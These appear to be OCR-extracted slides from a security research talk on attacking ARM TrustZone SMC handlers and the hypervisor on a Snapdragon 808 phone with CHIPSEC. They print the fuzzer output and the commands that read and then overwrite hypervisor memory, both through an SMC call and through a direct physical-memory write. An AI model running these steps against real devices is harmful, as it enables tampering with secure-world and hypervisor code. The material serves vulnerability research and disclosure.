
SMC handlers may have TOCTOU issues when reading structures from X2

# Unchecked Addresses to MMIO Ranges



An address to MMIO of a secure device can be passed to SMC handler. If the handler doesn’t validate the address it can be tricked to write to the secure device


## Unchecked MMIO Pointer Fuzzer for TZ



```
[CHIPSEC] Arguments: -m tools.tz.smc_mmio -a
[+] loaded chipsec.modules.tools.tz.smc_mmio
[x][ =======================================================================
[x][ Module: A tool to test SMC handlers for MMIO pointer vulnerabilies
[x][ =======================================================================
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9017000 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9100000 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf920c100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf920d100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf920e100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf920f100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9210100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9211100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9212100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9213100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0xf9214100 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
```

SMC argument points to MMIO range
The same error code indicating overlap detected
Iterate over MMIO ranges


# Now let’s find the hypervisor…



```
root@angler:/sdcard/chipsec/t3 # python chipsec_util.py mem read 0x6C03E00

################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.2

****** Chipsec Linux Kernel module is licensed under GPL 2.0

[CHIPSEC] Executing command 'mem' with args ['read', '0x6C03E00']

[CHIPSEC] reading buffer from memory: PA = 0x0000000006C03E00, len = 0x100..
ff ff ff ff 00 00 00 00 18 08 c0 06 00 00 00 00 |
18 08 c0 06 00 00 00 00 6c 08 c0 06 00 00 00 00 |         l
7c 08 c0 06 00 00 00 00 18 08 c0 06 00 00 00 00 | |
```


Read hypervisor memory

# What if we point SMC to the hypervisor memory?



```
ython chipsec_util.py smc 0x0 0x200030D 0x22 2 0x6C03E00 0x4                <

######################################################################
##                                                                  ##
##  CHIPSEC: Platform Hardware Security Assessment Framework        ##
##                                                                  ##
######################################################################
[CHIPSEC] Version 1.2.2

****** Chipsec Linux Kernel module is licensed under GPL 2.0

[CHIPSEC] Executing command 'smc' with args ['0x0', '0x200030D', '0x22', '2',
'0x6C03E00', '0x4']

[CHIPSEC] CPU0: SMC ( 0x200030d 0x22 0x6C03E00 0x4  ) = r0: 00000000 r1: 00000000
r2: 00000000 r3: 00000000
root@angler:/sdcard/chipsec/t3 #
```

Trigger SMC `0x200030D` with hyp address `0x6C03E00`




```
root@angler:/sdcard/chipsec/t3 # python chipsec_util.py mem read 0x6C03E00

######################################################################
##                                                                  ##
##  CHIPSEC: Platform Hardware Security Assessment Framework        ##
##                                                                  ##
######################################################################
[CHIPSEC] Version 1.2.2

****** Chipsec Linux Kernel module is licensed under GPL 2.0

[CHIPSEC] Executing command 'mem' with args ['read', '0x6C03E00']

[CHIPSEC] reading buffer from memory: PA = 0x0000000006C03E00, len = 0x100..
00 00 00 00 00 00 00 00 18 08 c0 06 00 00 00 00 |
18 08 c0 06 00 00 00 00 6c 08 c0 06 00 00 00 00 |          l
7c 08 c0 06 00 00 00 00 18 08 c0 06 00 00 00 00 | |
```

Check if hypervisor memory has changed


ATTACKING HYPERVISOR ON ARM
imgflip.com

# Modifying Hypervisor on Snapdragon 808…

- We find hypervisor binary in memory. Must be a copy?
- Let’s try to modify it. The phone reboots! WTF?
- Assumption: stage 2 translation is disabled?




```
[CHIPSEC] reading buffer from memory: PA = 0x000000006C0000
44 11 00 58 04 c0 1c d5 20 40 1c d5 a3 00 3c d5 | D  X      (
64 1c 78 92 63 1c 40 92 63 18 44 aa a4 10 00 58 | d x c @ c
00 00 82 d2 00 7c 03 9b 9f 60 20 cb f4 4f bf a9 |       |    `
f3 03 03 aa e2 07 bf a9 a0 00 3c d5 02 1c 78 92 |
00 1c 40 92 00 18 42 aa d1 03 00 94 a0 00 3c d5 |   @   B
f7 0b 00 94 1f 00 00 f1 e0 01 00 54 20 40 1c d5 |
a0 00 3c d5 01 1c 78 92 00 1c 40 92 00 18 41 aa |   <   x
01 00 80 d2 79 0e 00 94 a0 00 3c d5 20 0c 00 94 |     y
1f 00 00 f1 80 00 00 54 e1 03 00 aa e2 7f c1 a8 |        T
02 00 00 14 e2 07 c1 a8 f4 03 02 aa 60 00 80 d2 |
00 e1 1c d5 e0 03 1f aa 60 e0 1c d5 60 11 1c d5 |          `
e0 7f 86 d2 40 11 1c d5 3f 04 00 f1 c0 00 00 54 |     @    ?
3f 08 00 f1 40 00 00 54 00 00 00 14 04 00 b0 d2 | ?   @  T
05 00 00 14 00 10 38 d5 00 00 7b b2 00 10 18 d5 |       8
e4 03 1f aa 04 11 1c d5 9f 00 61 f2 01 01 00 54 |
20 40 3c d5 1f 00 40 f2 61 00 00 54 60 12 80 d2 |  @<   @ a
[CHIPSEC] (mem) time elapsed 0.014
root@bullhead:/sdcard/t3 #
```



```
[CHIPSEC] Executing command 'mem' with args ['writeval', '0x6C00000', 'dword', '0xFFFFFFFF']

[CHIPSEC] writing 4-byte value 0xFFFFFFFF to PA 0x000000006C00000..
[CHIPSEC] (mem) time elapsed 0.001
root@bullhead:/sdcard/t3 # python chipsec_util.py mem read 0x6C00000

################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.2

****** Chipsec Linux Kernel module is licensed under GPL 2.0

[CHIPSEC] Executing command 'mem' with args ['read', '0x6C00000']

[CHIPSEC] reading buffer from memory: PA = 0x000000006C00000, len = 0x100..
ff ff ff ff 04 c0 1c d5 20 40 1c d5 a3 00 3c d5 |          @    <
64 1c 78 92 63 1c 40 92 63 18 44 aa a4 10 00 58 | d x c @ c D    X
00 00 82 d2 00 7c 03 9b 9f 60 20 cb f4 4f bf a9 |       |    `   O
